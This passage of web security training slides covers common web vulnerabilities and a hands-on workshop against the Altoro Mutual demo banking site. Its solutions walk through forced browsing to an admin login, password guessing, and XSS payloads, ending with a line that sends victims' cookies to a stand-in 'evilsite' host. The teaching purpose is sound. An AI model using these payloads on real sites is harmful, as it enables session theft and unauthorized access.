- What are the implications?
 - Command execution on server complete takeover
 - Site Defacement, including XSS option







Malicious File Execution - Example cont.





Malicious File Execution - Example cont.



asdf, asdf, asdf, # Copyright (c) 1993-1999 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host 127.0.0.1 localhost



4. Insecure Direct Object Reference

- What is it?
 - Part or all of a resource (file, table, etc.) name controlled by user input.
- What are the implications?
 - Access to sensitive resources
 - Information Leakage, aids future hacks



Insecure Direct Object Reference – Example





Insecure Direct Object Reference – Example Cont.



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Insecure Direct Object Reference – Example Cont.






5. Cross Site Request Forgery (CSRF/XSRF)

- What is it?
 - Tricking a victim into sending an unwitting (often blind) request to another site, using the user's session and/or network access.
- What are the implications?
 - Internal network compromised
 - User's web-based accounts exploited



XSRF Exploit Illustration



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XSRF vs. XSS

- XSS Exploits the trust a user gives a site
 - Cookies and data access to specific domain
- XSRF Exploits the trust a site gives a user
 - User "logged in" to site or has access to site (Intranet)
- XSRF may be delivered via XSS (or Sticky XSS)
- XSS may be auto-exploited via XSRF
 - XSRF on one site exploit XSS on other hands free




6. Information Leakage and Improper Error Handling

- What is it?
 - Unneeded information made available via errors or other means.
- What are the implications?
 - Sensitive data exposed
 - Web App internals and logic exposed (source code, SQL syntax, exception call stacks, etc.)
 - Information aids in further hacks




Information Leakage - Example



Serving IT Governance Professionals

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Improper Error Handling - Example



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Information Leakage - Different Username/Password Error

ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUA
PERSONAL Deposit Product Checking	Online Bankin	g Login	
Loan Products Cards	Login Failed - Inva	olid Password	
 Investments & Insurance 	Username: jsmith		
Other Services	Password:		
SMALL BUSINESS Deposit Products	Login		

ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUA
PERSONAL Deposit Product Checking	Online Bankin	g Login	
Loan Products Cards	Login Failed - Invalid Username		
Investments & Insurance	Username: nouser		
Other Services SMALL BUSINESS Deposit Products Loading Services	Password: Login		



7. Broken Authentication and Session Management

- What is it?
 - Session tokens aren't guarded and invalidated properly
- What are the implications?
 - Session tokens can be planted by hacker in XSS/XSRF attack, hence leaked
 - Session tokens more easily available (valid longer, less protection) to be stolen in different ways



Broken Authentication and Session Management – Examples

- Unprotected Session Tokens
 - Session ID kept in Persistent Cookie
 - Not using http-only value for cookies
- Sessions valid for too long
 - Session not invalidated after logout
 - Session timeout too long
- Session fixation possible
 - Session ID not replaced after login (hence can be fixed)



8. Insecure Cryptographic Storage

- What is it?
 - Weak or no cryptographic protection on sensitive resources at rest
 - Lack of safeguards on keys
- What are the implications?
 - Session tokens can be predicted (due to weak, often homegrown, algorithms)
 - Sensitive data available through DB access (internal hacker, SQL Injection, etc.)



Insecure Cryptographic Storage: Weak Session Token

- Hacker samples session IDs and gets: 1,2,4,6,7,10,11,15...
- Can you predict other valid sessions?
 (Hint: Other users may enter site and get sessions during the hacker's sampling)
- Points to consider:
 - Doesn't need to be that simple...
 - Keys may be predictable (e.g. timestamp)



9. Insecure Communication

- What is it?
 - Sensitive data sent over unencrypted channels
- What are the implications?
 - Data can be stolen or manipulated by Internal or External hacker



Insecure Communication: Points to Consider

- Not only the login page is sensitive
 - Anything after it is too, and maybe more
- Internal Hackers are a threat
 - Encrypt internal communications as well
- Use strong encryption keys
 - See previous topic...



10. Failure to Restrict URL Access

- What is it?
 - Resources that should only be available to authorized users can be accessed by forcefully browsing them
- What are the implications?
 - Sensitive information leaked/modified
 - Admin privileges made available to hacker



Failure to Restrict URL Access - Admin User login


ONLINE BANKING LOGIN	PERSONAL		SMALL BUS	INESS
PERSONAL • Deposit Product • Checking	Online	Bankin	g Logi	n
Loan Products Cards Investments &	Username:	admin		
Insurance Other Services SMALL BUSINESS	Password:	***** Login		

MY ACCOUNT	PERSONAL	SMALL BUSINESS
I WANT TO • View Account Summary • View Recent Transactions • Transfer Funds • Search News Articles • Customize Site Language	Hello, Admin User Welcome to Altoro Mutual Online. View Account Details:	
One Application Values Edit Users	/admin/ad	min.aspx



Simple user logs in, forcefully browses to admin page

ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS
PERSONAL Deposit Product Checking Loan Products Cards	Online Ba	nking Login
Investments & Insurance Other Services SMALL BUSINESS	Password:	***** gin





Failure to Restrict URL Access: Privilege Escalation Types

- Access given to completely restricted resources
 - Accessing files that shouldn't be served (*.bak, "Copy Of", *.inc, *.cs, ws_ftp.log, etc.)
- Vertical Privilege Escalation
 - Unknown user accessing pages past login page
 - Simple user accessing admin pages
- Horizontal Privilege Escalation
 - User accessing other user's pages
 - Example: Bank account user accessing another's



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Module 3: Workshop Exercises




Objective

Hacking 101:

- Understand reconnaissance and profiling
- 1. Hands-on: Find vulnerabilities and exploit
 - a) Failure to restrict URL access and information leakage
 - b) Cross site scripting (XSS)
 - c) SQL Injection
 - d) Advanced SQL Injection
- 2. Understand the difference between a vulnerability and an exploit



Profiling a web application





Reconnaissance and Profiling

- Platform
 - Technologies
 - Application servers
 - Web servers
 - Web server authentication
 - Database usage
 - Database type
 - Third-party components

- Application
 - Authentication
 - Authorization
 - Web based administration
 - User contributed content
 - Client side validation
 - Password creation
 - Session state
 - Error handling
 - Application logic



How much did you find?

- Platform
 - .NET, JavaScript
 - IIS 5.0+
 - Anonymous web server authentication
 - Database in use
 - MS SQL? Access?
 - User management connections?


- Application
 - Form based authentication
 - User based authorization
 - Yes = /Admin
 - No social contribution areas
 - No password reset
 - Cookies (several)
 - Custom error pages
 - CGI execution





Task 1: Access the Administration section

- Step 1: Forceful browse to administration section
 - Does it exist?
 - The URL for the banking application is: http://demo.testfire.net/bank
 - What might the administrative application be?
 - Is there a default page?
 - What might you name a login page?
 - What was it for the banking application?
 - http://demo.testfire.net/bank/login.aspx
- Step 2: Ask some questions about the login page?
 - Is there a username associated with the password?
 - Is the password static?
 - What might I use for a password?
 - Where might I look for a password?
- Step 3: Exploit









Solution - Forceful browsing

- Navigate to http://demo.testfire.net
- Try http://demo.testfire.net/administration
 - Fails
- Try http://demo.testfire.net/admin
 - Success
 - No default page
- Try http://demo.testfire.net/admin/logon.aspx
 - Failure
- Try http://demo.testfire.net/admin/login.aspx
 - Success



Solution - Information Leakage


- The administration section uses a single password
- Try to guess the password
 - Password, password1, Password1
 - Admin, admin, Admin1, admin1
 - Altoro, Altoro1, altoro1
- View the page source
- Search for comments
 - Success





Task 2: Steal the user cookie

- Step 1: Determine the best attack method
 - How do I force the client to run my commands?
 - What scripting language are almost all browsers able to execute?
- Step 2: Find the application vulnerability
 - Where might I be able to include content within an application?
 - What does the payload look like?
 - How do I access the client cookie?
- Step 3: Exploit
 - Discussion Topic
 - How do I send this cookie from the victim to the attacker?









Solution – Cross site scripting (XSS)


- Navigate to http://demo.testfire.net
- Search for any query term
 - Output is reflected to the page
- Query: <script>alert(1)</script>
 - Output is not encoded
- Query: <script>alert(document.cookie)</script>
 - Cookie is available and can be stolen
- How would I exploit this?
 - Social engineering send URL of search query to victim
 - <script>document.write('<img src=http://evilsite/'+document.cookie);</script>

